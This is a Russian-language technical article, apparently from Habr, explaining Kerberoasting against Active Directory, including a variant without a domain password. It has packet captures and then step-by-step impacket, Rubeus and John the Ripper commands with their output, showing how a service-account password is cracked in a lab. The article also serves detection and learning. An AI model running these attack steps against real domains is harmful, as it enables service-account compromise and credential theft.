


# Kerberoasting (в т.ч. без пароля пользователя) + артефакты

 [habr.com/ru/articles/875694](https://habr.com/ru/articles/875694)

artrone


January 22, 2025



🔥 Атака Kerberoasting позволяет злоумышленнику захватить сервисную УЗ путём запроса TGS с указанием имени этой сервисной УЗ и последующим брутфорсом билета.

## Теория

Немного рассмотрим атаку под капотом. Как мы знаем, алгоритм аутентификации пользователя в контексте Kerberos строится следующим образом:



Если AS-REQ для получения TGT состоит из связки  
UPN (User Principal Name) + SN (Service Name) + Timestamp, зашифрованный  
хэшем пароля пользователя

то TGS-REQ имеет следующую картину:

SPN (Service Principal Name) + (UPN (User Principal Name) + Timestamp) +  
TGT

Ответ от KDC, именуемый TGS-REP представляет из себя билет, который  
зашифрован хэшем пароля сервисной УЗ, имя которой фигурировало в запросе  
этого билета.

В общем случае, Kerberoasting схож с атакой AS-Rep Roasting, но, грубо говоря,  
сдвинут на шаг вперед в контексте аутентификации Kerberos.

Таким образом, становится очевидно, что для проведения атаки необходим доступ  
до любой доменной УЗ. Однако, это не всегда так, но к этому мы вернемся немного  
позже.

В основном, атака состоит из следующих шагов:

1. Поиск SPN's
2. Запрос(ы) Service Ticket's, адресат которых будет содержать имя сервисной УЗ  
по найденному SPN

### 3. Брутфорс тикета

### 4. Компрометация сервисной УЗ

## Поиск SPN's

Подобную активность можно воссоздать, используя и Kerberos, и NTLM, поскольку при поиске данной информации происходит взаимодействие с LDAP.

Трафик активности выглядит следующим образом:

### Kerberos

35	2.371701047	192.168.1.3	192.168.1.1	KRB5	326 AS-REQ
36	2.372722620	192.168.1.1	192.168.1.3	KRB5	1549 AS-REP
44	2.377250948	192.168.1.3	192.168.1.1	KRB5	1445 TGS-REQ
45	2.378962131	192.168.1.1	192.168.1.3	KRB5	1518 TGS-REP
50	2.383139737	192.168.1.3	192.168.1.1	LDAP	1406 bindRequest(92686001) "test_user" sasl
51	2.384814518	192.168.1.1	192.168.1.3	LDAP	115 bindResponse(92686001) success
53	2.385968229	192.168.1.3	192.168.1.1	LDAP	347 searchRequest(1502193728) "dc=test,dc=local" wholeSubtree
54	2.388151680	192.168.1.1	192.168.1.3	LDAP	722 searchResEntry(1502193728) "CN=test_user_spn,CN=Users,DC=test,DC=local" ...

### NTLM

3	0.000585478	192.168.1.3	192.168.1.1	TCP	66 50838 → 389 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=598662450 TSecr=2037119
4	0.001428237	192.168.1.3	192.168.1.1	LDAP	124 bindRequest(382865045) "test_user", NTLMSSP_NEGOTIATE
5	0.002293697	192.168.1.1	192.168.1.3	LDAP	291 bindResponse(382865045) success, NTLMSSP_CHALLENGE
6	0.002357473	192.168.1.3	192.168.1.1	TCP	66 50838 → 389 [ACK] Seq=59 Ack=226 Win=32000 Len=0 TSval=598662452 TSecr=2037120
7	0.005226409	192.168.1.3	192.168.1.1	LDAP	434 bindRequest(832689442) "test_user", NTLMSSP_AUTH, User: test.local\test_user
8	0.007547803	192.168.1.1	192.168.1.3	LDAP	91 bindResponse(832689442) success
9	0.008931837	192.168.1.3	192.168.1.1	LDAP	347 searchRequest(696110301) "dc=test,dc=local" wholeSubtree
10	0.011301201	192.168.1.1	192.168.1.3	LDAP	722 searchResEntry(696110301) "CN=test_user_spn,CN=Users,DC=test,DC=local"   searchResRef(69611...

В принципе, ничего сверхъестественного. Однако, стоит обратить внимание на содержание запроса и ответа LDAP:

Запрос:

```
LDAPMessage searchRequest(1502193728) "dc=test,dc=local" wholeSubtree
messageID: 1502193728
protocolOp: searchRequest (3)
  searchRequest
    baseObject: dc=test,dc=local
    scope: wholeSubtree (2)
    derefAliases: neverDerefAliases (0)
    sizeLimit: 0
    timeLimit: 0
    typesOnly: False
    Filter: (&(&(objectCategory=person)!(userAccountControl:1.2.840.113556.1.4.803:=2)))(servicePrincipalName=*)
      filter: and (0)
        and: (&(&(objectCategory=person)!(userAccountControl:1.2.840.113556.1.4.803:=2)))(servicePrincipalName=*)
    attributes: 6 items
      AttributeDescription: servicePrincipalName
      AttributeDescription: sAMAccountName
      AttributeDescription: pwdLastSet
      AttributeDescription: MemberOf
      AttributeDescription: userAccountControl
      AttributeDescription: lastLogon
```

Видно, что мы делаем выборку по УЗ, у которых в атрибутах установлен параметр servicePrincipalName. Выглядит это так:

#### Редактор многозначных строк

Атрибут: servicePrincipalName

Добавляемое значение:

Значения:

TEST/test\_spn

Ответ:

```

▼ LDAPMessage searchResEntry(1502193728) "CN=test_user_spn,CN=Users,DC=test,DC=local" [1 result]
  messageID: 1502193728
  ▼ protocolOp: searchResEntry (4)
    ▼ searchResEntry
      objectName: CN=test_user_spn,CN=Users,DC=test,DC=local
      ▼ attributes: 6 items
        ▼ PartialAttributeList item memberOf
          type: memberOf
          ▼ vals: 1 item
            AttributeValue: CN=Service Admin,CN=Builtin,DC=test,DC=local
        ▼ PartialAttributeList item userAccountControl
          type: userAccountControl
          ▼ vals: 1 item
            AttributeValue: 66048
        ▼ PartialAttributeList item lastLogon
          type: lastLogon
          ▼ vals: 1 item
            AttributeValue: 0
        ▼ PartialAttributeList item pwdLastSet
          type: pwdLastSet
          ▼ vals: 1 item
            AttributeValue: 133819293511039592
        ▼ PartialAttributeList item sAMAccountName
          type: sAMAccountName
          ▼ vals: 1 item
            AttributeValue: test_user_spn
        ▼ PartialAttributeList item servicePrincipalName
          type: servicePrincipalName
          ▼ vals: 1 item
            AttributeValue: TEST/test_spn

```

LDAP отдал интересующую нас информацию и сетевое взаимодействие прекратилось.

## Запрос TGS

Рассмотрим сетевую активность при попытке запроса TGS, используя найденную УЗ с SPN

TGS-REQ:

14	0.016490247	192.168.1.3	192.168.1.1	KRB5	248 AS-REQ
15	0.017420104	192.168.1.1	192.168.1.3	KRB5	247 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
23	0.023383263	192.168.1.3	192.168.1.1	KRB5	322 AS-REQ
24	0.024467042	192.168.1.1	192.168.1.3	KRB5	1464 AS-REP
32	0.031666023	192.168.1.3	192.168.1.1	KRB5	1426 TGS-REQ
33	0.032923888	192.168.1.1	192.168.1.3	KRB5	1517 TGS-REP

```

▼ Kerberos
  ▶ Record Mark: 1356 bytes
  ▼ tgs-req
    pvno: 5
    msg-type: krb-tgs-req (12)
    ▼ padata: 1 item
      ▼ PA-DATA pA-TGS-REQ
        ▼ padata-type: pA-TGS-REQ (1)
          ▼ padata-value: 6e8204af308204aba003020105a10302010ea20703050000000000a38204266182042230...
            ▶ ap-req
        ▼ req-body
          Padding: 0
          ▶ kdc-options: 40810010
          realm: TEST.LOCAL
          ▼ sname
            name-type: kRB5-NT-MS-PRINCIPAL (-128)
            ▼ sname-string: 1 item
              SNameString: test.local\test_user_spn
          till: Jan 23, 2025 01:54:56.000000000 +10
          nonce: 776578250
          ▼ etype: 4 items
            ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
            ENCTYPE: eTYPE-DES3-CBC-SHA1 (16)
            ENCTYPE: eTYPE-DES-CBC-MD5 (3)
            ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)

```

Как видно, KDC успешно отдал нам TGS (TGS-REP), SNameString которого содержит в себе имя сервисной УЗ, у которой есть SPN, что говорит об успешной аутентификации на нашем "сервисе".

## Kerberoasting без наличия доменного аккаунта

Как я говорил выше, нам необязательно иметь доступ к доменной УЗ для атаки. Давайте рассмотрим почему это так.

Из статьи про [AS-REP Roasting](#) мы знаем, что если у пользователя отключена преаутентификация Kerberos, то KDC не проверяет пароль (если точнее, то зашифрованную метку времени (pA-ENC-TIMESTAMP) хэшем пароля пользователя - её попросту нет в AS-REQ). Именно поэтому, мы получаем AS-REP, который, по своей сути, является зашифрованным TGT. А если мы имеем TGT, то и можем запросить TGS.

Однако, стоит учесть, что явно TGS мы не получаем. В данном случае, мы даже не отправляем KDC запрос TGS-REQ и, соответственно, не получаем TGS-REP- всё ограничивается запросом TGT.

### Разбор трафика:

Ниже приведен пример выполнения атаки, нацеленной на целый скоуп пользователей

29	12.782359627	192.168.1.3	192.168.1.1	KRB5	237 AS-REQ
30	12.783297412	192.168.1.1	192.168.1.3	KRB5	152 KRB Error: KRB5KDC_ERR_S_PRINCIPAL_UNKNOWN
50	20.375163279	192.168.1.3	192.168.1.1	KRB5	237 AS-REQ
51	20.376372281	192.168.1.1	192.168.1.3	KRB5	169 KRB Error: KRB5KDC_ERR_S_PRINCIPAL_UNKNOWN
72	27.192225052	192.168.1.3	192.168.1.1	KRB5	240 AS-REQ
73	27.193410224	192.168.1.1	192.168.1.3	KRB5	171 KRB Error: KRB5KDC_ERR_S_PRINCIPAL_UNKNOWN
107	37.202868263	192.168.1.3	192.168.1.1	KRB5	244 AS-REQ
108	37.203921106	192.168.1.1	192.168.1.3	KRB5	157 KRB Error: KRB5KDC_ERR_S_PRINCIPAL_UNKNOWN
125	43.559039500	192.168.1.3	192.168.1.1	KRB5	244 AS-REQ
126	43.560062533	192.168.1.1	192.168.1.3	KRB5	157 KRB Error: KRB5KDC_ERR_ETYPE_NOSUPP
154	53.522818726	192.168.1.3	192.168.1.1	KRB5	244 AS-REQ
155	53.524213587	192.168.1.1	192.168.1.3	KRB5	1452 AS-REP

Видно, что в трафике отсутствует хотя бы 1 запрос на получение TGS.

Давайте заглянем в тело одного из AS-REQ:

```
▼ Kerberos
  ▶ Record Mark: 174 bytes
  ▼ as-req
    pvno: 5
    msg-type: krb-as-req (10)
    ▼ padata: 1 item
      ▼ PA-DATA pA-PAC-REQUEST
        ▼ padata-type: pA-PAC-REQUEST (128)
          ▼ padata-value: 3005a0030101ff
            include-pac: True
    ▼ req-body
      Padding: 0
      ▶ kdc-options: 50800000
      ▼ cname
        name-type: kRB5-NT-PRINCIPAL (1)
        ▶ cname-string: 1 item
        realm: TEST.LOCAL
      ▼ sname
        name-type: kRB5-NT-PRINCIPAL (1)
        ▼ sname-string: 1 item
          SNameString: test_user_spn
      till: Jan 23, 2025 19:21:43.000000000 +10
      rtime: Jan 23, 2025 19:21:43.000000000 +10
      nonce: 1927895655
      ▶ etype: 1 item
```

Интересным моментом является значение атрибута SNameString. Напомню, что по стандарту блок sname-string содержит в себе 2 элемента: SNameString: krbtgt и SNameString: <домен>;

## Практика

Рассмотрим 2 сценария выполнения атаки:

1. Kerberoasting
2. Kerberoasting без наличия доступа к УЗ доменного пользователя

## Kerberoasting

При проведении атаки, обычно пользуются скриптом *GetUsersSPNs* из набора *Impacket* для удаленного проведения атаки и *Rubeus* для локального.

```
impacket-GetUsersSPNs 'test.local/test_user:P@ssword!' -dc-host "DC_TEST.test.local" -request
```

```
(root@kali)~# impacket-GetUsersSPNs 'test.local/test_user:P@ssword!' -dc-host "DC_TEST.test.local" -request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
TEST/test_spn	test_user_spn	CN=Service Admin,CN=Builtin,DC=test,DC=local	2025-01-22 16:39:22.545510	<never>	

```
[~] CCache file is not found. Skipping ...
$krb5tgt$23$*test_user_spn$TEST.LOCAL$test.local/test_user_spn*$a346eed904e6fc933e17d53700316ac$ba7fb6c8bbab6006ed37748b28f992082d5c6d10
63bf46d52ae7eeddd390d50a8aadcea6e0601f76b5ac94c8e346b31af7c8e33c9d16823e294f21ce4e15db87b892d42af69a35acd14622b7390023da0b6d9d8b66416a0a
87b2464d14519fc8d414240a0de0e8900f6e8e9cd0887353d48116015a6e1b5d14221d7e072fa4e785006b349c238fde775c216efae51a7f832c6937a4be389180d0f29d
8fa769f2b387da55a30fc9a079c142c2df946567cf2a99d9da03b792bfc720d85071c2fa853bd5df6769bc49e6db5d56bff8d1011056e187ad3bdb123c1fe01e08b169101
bd19eec1e4b097f7c9415836e7972b1025e78ec6d5af3add71592174fdb464d5675d074288004e6867baf9417e5f3cba0fd33215266286925ee9cf3122696aaf13a09682
e4274bc497c2a7cb8cebdcbf2c419eb2d6fad824044c857fe1444b95a3d3086418ab35478698a357f0cbaff194b9ecd7d81cdcd5ff590c893186c7872563d68bed78c991b
71c215073b16125ee1f262da23364dbeae7aaa4c47074fe762db2bd6712adb3693a1e0f90ff6f092473cddb69fe0b6274f4f9b5466af6b6831169ce44a67a9fea2fa709777
afb764438d9af0168e352126bbd29ffc2d29c34aefa6ec2c15bb7c8d4cba228aff5d87f8dfdbf8a63064bb1d54f6b4bb8d9c53ed5ccae2e6a5ba786c3e19f9709184892f
8bf3cfc97b9beae44bc9f4ca6863c36e591c1f3bf4c41113282185022a31529652928fac30abe1a242ea3990c5164aa812430329889cddf2752d833a1161474a9e6d1b282
a1b3c76166531984b04524343d948b5fb5caa20c780c9295722b92a304916501651dd6eca6a36ca6cd31d3b83397c3713bae8c1c712ff7810f5572bf6c619f491fe2cfc86
2bea58a938e10c49bf6c60594f09ab12b78e88bfa2b9c8fa2030fef4bc8510511d418a419b8fd29ae83ce6a56d76a9ccb952fa8c9658661330f1a6aa203bf86056476dc1
092393bd347fab3aa7e6d84f5f61819f1d8110e628fecab33017f3cd35d689d6023b1c8f2394c7d35ed4f3629205d46895d610a1c6f3213b14f6b074a9491b8ca7709bf28
eb73ee6ba5237e88ff63e8de567a811b01c594c0ac6c581addf62fc3b1683d035e2f875c93647a9bbe4e7350e235a8ed2497d9dba270dacc4746f89465e644d376e95776c
f4538c90641e8612d3e91994c1d1c9e63957539ceabc973f0c5895cf7d2d07fb8b7df61733d9536a25dfe6f1900c9d8f97d0fcec21009cadcd8d7324af0c8e1ae30437cbf
7508c6753860ec37551d8a7e90965da60ef1a22113fcfba9ff6d437a145
```

Выполнив команду, мы сначала сделали запрос к LDAP, найдя всех пользователей с SPN, а затем запросили TGS билет, указав в качестве службы найденную УЗ "test\_user\_spn".

Теперь необходимо завернуть вывод команды в файл и забруть пароль:

```
echo 'string' >> file.hash
john file.hash --wordlist=passwords.txt
```

```
(root@kali)~# echo '$krb5tgs$23$*test_user_spn$TEST.LOCAL$test.local/test_user_spn*$a346eed904e6fc933e17d53700316ac$ba7fb6c8bbab6006ed37748b28f992082d5c6d1063bf46d52ae7eeddc390d50a8aadcea6e0601f76b5ac94c8e346b31af7c8e33c9d16823e294f21ce4e15db87b892d42af69a35acd14622b7390023da0b6d9d8b66416a0a87b2464d14519fc8d414240a0de0e8e900f6e8e9cd0887353d48116015a6e1b5d14221d7e072fa4e785006b349c238fde775c216efae51a7f832c6937a4be389180d0f29d8fa769f2b387da55a30fc9a079c142c2df946567cf2a99d9da03b792bfc720d85071c2fa853bd5df6769bc49e6db5d56bfff8d1011056e187ad3bdb123c1fe01e08b169101bd19eec1e4b097f7c9415836e7972b1025e78ec6d5af3add71592174fdb464d5675d074288004e6867baf9417e5f3cba0fd33215266286925ee9cf3122696aaf13a09682e4274bc497c2a7cb8cebdcbf2c419eb2d6fad824044c857fe1444b95a3d3086418ab35478698a357f0cbaff194b9ecd7d81cdcd5ff590c893186c7872563d68bed78c991b71c215073b16125ee1f262da23364dbeae7aaa4c47074fe762db2bd6712adb3693a1e0f90ff6f092473cdb69fe0b6274f4f9b5466afb66831169ce44a67a9feaf2fa709777af764438d9af0168e352126bbd29ffc2d29c34aefafec2c15bb7c8d44cba228aff5d87f8dfdbf8a63064bb1d54f6b4bb8d9c53ed5ccae2e6a5ba786c3e19f9709184892f8bf3cfc97b9beae44bc9f4ca6863c36e591c1f3bf4c41113282185022a31529652928fac30abe1a242ea3990c5164aa812430329889cddf2752d833a1161474a9e6d1b282a1b3c76166531984b04524343d948b5fb5caa20c780c9295722b92a304916501651dd6eca6a36ca6cd31d3b83397c3713bae8c1c712ff7810f5572bf6c619f491fe2cfc862bea58a938e10c49bf6c605940f09ab12b78e88bfa2b9c8fa2030fef4bc8510511d418a419b8fd29ae83ce6a56d76a9ccb952fa8c9658661330f1a6aa203bf86056476dc1092393bd347fab3aa7e6d84f5f61819f1d8110e628fecab33017f3cd35d689d6023b1c8f2394c7d35ed4f3629205d46895d610a1c6f3213b14f6b074a9491b8ca7709bf28eb73ee6ba5237e88ff63e8de567a811b01c594c0ac6c581addf62fc3b1683d035e2f875c93647a9bbe4e7350e235a8ed2497d9dba270dacc4746f89465e644d376e95776cf4538c90641e8612d3e91994c1d1c9e63957539ceabc973f0c5895cf7d2d07fb8b7df617333d9536a25df66f1900c9d8f9d0fcec21009cad8d7324af0c8e1ae30437cbf7508c6753860ec37551d8a7e90965da60ef1a22113fcfba9ff6d437a145' > tgs_ticket.hash
```

```
(root@kali)~# john tgs_ticket.hash --wordlist=passwords.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 2 needed for performance.
P@ssword!!
(?)
1g 0:00:00:00 DONE (2025-01-22 19:50) 20.00g/s 20.00p/s 20.00c/s 20.00C/s P@ssword!!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

В конечном счете, мы получили пароль от УЗ test\_user\_spn, тем самым скомпрометировав её.

## Вариант локальной атаки, используя Rubeus

```
Rubeus.exe kerberoast /outfile:kerb_tgs.txt /domain:"TEST.LOCAL"
/dc:"DC_TEST.TEST.LOCAL" /user:"test_user" /password:"P@ssword!"
/spn:"test_user_spn"
```

```
C:\Users\test_user\Desktop>Rubeus.exe kerberoast /outfile:kerb_tgs.txt /domain:"TEST.LOCAL" /dc:"DC_TEST.LOCAL" /user:"test_user" /password:"P@ssword!" /spn:"test_user_spn"
```

```

  Rubeus
v2.2.0

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target SPN          : test_user_spn
[*] Hash written to C:\Users\test_user\Desktop\kerb_tgs.txt

[*] Roasted hashes written to : C:\Users\test_user\Desktop\kerb_tgs.txt
```

## Керberoasting без наличия доступа к УЗ доменного пользователя

Как я и говорил выше, мы можем злоупотребить отключенной преаутентификацией пользователя для запроса TGS, не имея в своём арсенале доступа к какому-либо аккаунту. Делается это следующей командой:

```
impacket-GetUsersSPNs -no-preauth "asrep-user" -usersfile user.txt -dc-ip
"192.168.1.1" "TEST.local/"
```



```
(root@kali)-[~]
# impacket-GetUserSPNs -no-preauth "asrep-user" -usersfile user.txt -dc-ip "192.168.1.1" "TEST.local/"
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] Principal: test_spn - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: pth-user - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: asrep-user - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: ldapdump_user - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
$krb5tgt$23$test_user_spn$TEST.LOCAL$test_user_spn*$942989ee203c2505038a56ab4bb01927$8d462b6baeb5d89bb6a11cdd1289e8b0cf4d787a023972d8dc8
c0d9765463baa167586755886520410ad0fddc0748d5b4d069c893d4c41fbd054f7af8e114e872fa64f61189671cb0638c7e67b0fef27de61dfb1e60fa85d372359e767abd
ba0c3158b39b07fdcf34e79345cd53ac292d38e3ed0c1af50b2df1d46274a13167fe76a61df47f55cd65aa8c77348c04568c99afc2af620821d531a2fc21889ee45c78d8
52df1c8cc0bd7c1b157a031234f224a13926e45f8ca26572e954c6f249f8f39c0fe08c865ba2d1aa56b23107d316fcce82f2ea0d6e7e8f2ed6c0b23556ac24e03076ac36
c85ac6b29f38a933b616c220b3649c6ea59735e1e63ba991d3764a2f90fcb835ea427238d25034d88f3ac99ad5f7e1e4ed4a7ee7035d474b7895de3996905f6b89f35efd7
569ddb481eb25ab1627b24039bb70706c71f83c8d105da5dabf8cbf3cf48438039040a84645a059f9385485ae91f7f8d50c848523cb248725a371abb70b8070f6d8f52072
4adb37c98e722908519f2e7625c3af6abb7ecac4f2618a0b8011c0ff926611b770a24941cf9158d584e22f44814550dfc4084d368974350927033fe822aa29e6a5cf657
ab5282c3e528c30a2a68de22461e7778496bd6697a9096abb9cf3abeac425d49d6c111ee7a8f882a91ae0baef3832942ecf7889d1d2bad8ccaddbe7aa3901650aa3555d42
d38f66c2cca84f78927fb357ef2e81eb5961ed296f7221de4aa8502e67b347c7bc6a98c319998250273715c3e57d1495ea41990107e1ce5605f499b37a22519a7aa63fd191
23560d417341018f22c661cfc6e4be03b051d77ec6e43a26bec177f8b63868563e75853d4c3a1de10928ba17f7357dfa81758a53c8a45872f08afbba3ad66b53d4e66bd9
9003a3d2b8b735fc4631f94f749555a1465e4cdc28bf2181211e025b5cb877c57a0166b9b4bdf6916d36f7d44b3a05e071a77fe45612fa6978ee84faf56f11753ba1189
c1158389eaffa7559cd37f3f600cb0c9dddefa9ee07633ef3731ee589fcf88ea6c0f35b5380d70a38ee7994dceff2975a1481fcbce87995323201589f667ab295225cb57f01
d3e0f7b8cc9a2734b87527bac960a783d8ebfefdb300f85aafa1afaf1048a4f8b2bfb1811dbcb50ba7886a4d1d5ed93d170e4477a396868e73311eda4886f6d4ced638
9d2c4f28dd4f96ec44f0b0ac38d48a45e0bbb943ec12adacd2f627ce517606f1e5b0996b85dfee760b4da673a995802bd00a1598f94939076bd248f7728e745dc57a1a5e
f05c8577b07e18c2ddbe777d3e550e444880f4c3f9542f28f9d2813d805e987f32e9e4529263bee19c
```


Здесь мы явно перебираем доменные УЗ, которые хранятся в файле user.txt.

Повторяем процедуру с брутфорсом и радуемся, если пароль не слишком сильный :)

## Локальный вариант проведения атаки, используя Rubeus:

```
Rubeus.exe kerberoast /outfile:file.txt /domain:"TEST.LOCAL"
/dc:"DC_TEST.TEST.LOCAL" /nopreauth:"test_user" /spn:"test_user_spn"
```

```
C:\Users\pth-user\Desktop>Rubeus.exe kerberoast /outfile:kerb3.txt /domain:"TEST.LOCAL" /dc:"DC_TEST.TEST.LOCAL" /n
opreauth:"test_user" /spn:"test_user_spn"
```



```
v2.2.0

[*] Action: Kerberoasting
[*] Using test_user without pre-auth to request service tickets
[*] Target SPN : test_user_spn
[*] Using domain controller: DC_TEST.TEST.LOCAL (192.168.1.1)
[*] Hash written to C:\Users\pth-user\Desktop\kerb3.txt
[*] Roasted hashes written to : C:\Users\pth-user\Desktop\kerb3.txt
```



```
$krb5tgt$23$*test_user_spn$TEST.LOCAL$test_user_spn*$15922F39A548D92AABB7BD550E9F458C$B726A18A58B47D211C7ED83766860CB7F9FF8F61BD5F892C2D1C41EA1721269790C974D274252089AE48DFC68DA9F93157C68C108E6233B87D5A5C040A26E32BE3E74CCA80D088FA81B9EFA3C76EA7E39188B045D284D9C4E4CC2000358148B50E5D8C211CDB8800B1A59A4320BE4F8CCF4958E8A76AC68BCFF2046A3DC82CC923ACB09E1B31F4963D6726FDACFEC5F374830E1E5D52978AFC0355A633BB376C4C99299359896D801B8618D827E4DC4A6AB9B079033D481F779C99580824DCB43C111D6100AEA179D14D5F3C3D46247AE1F4580525ECDC3A322D7B13114D7C914338051F62C85CD5C54CD09424BF33F96EC29AD3485E7176F13BA41EFE8ED155AB71F2250733F12D830D1B281327D6BF36655402AD52F8A544AF39D73DC302785762423438A0E157A1E683F1B35126121C1707F023D929AF0C5C77AD9BC18A4A99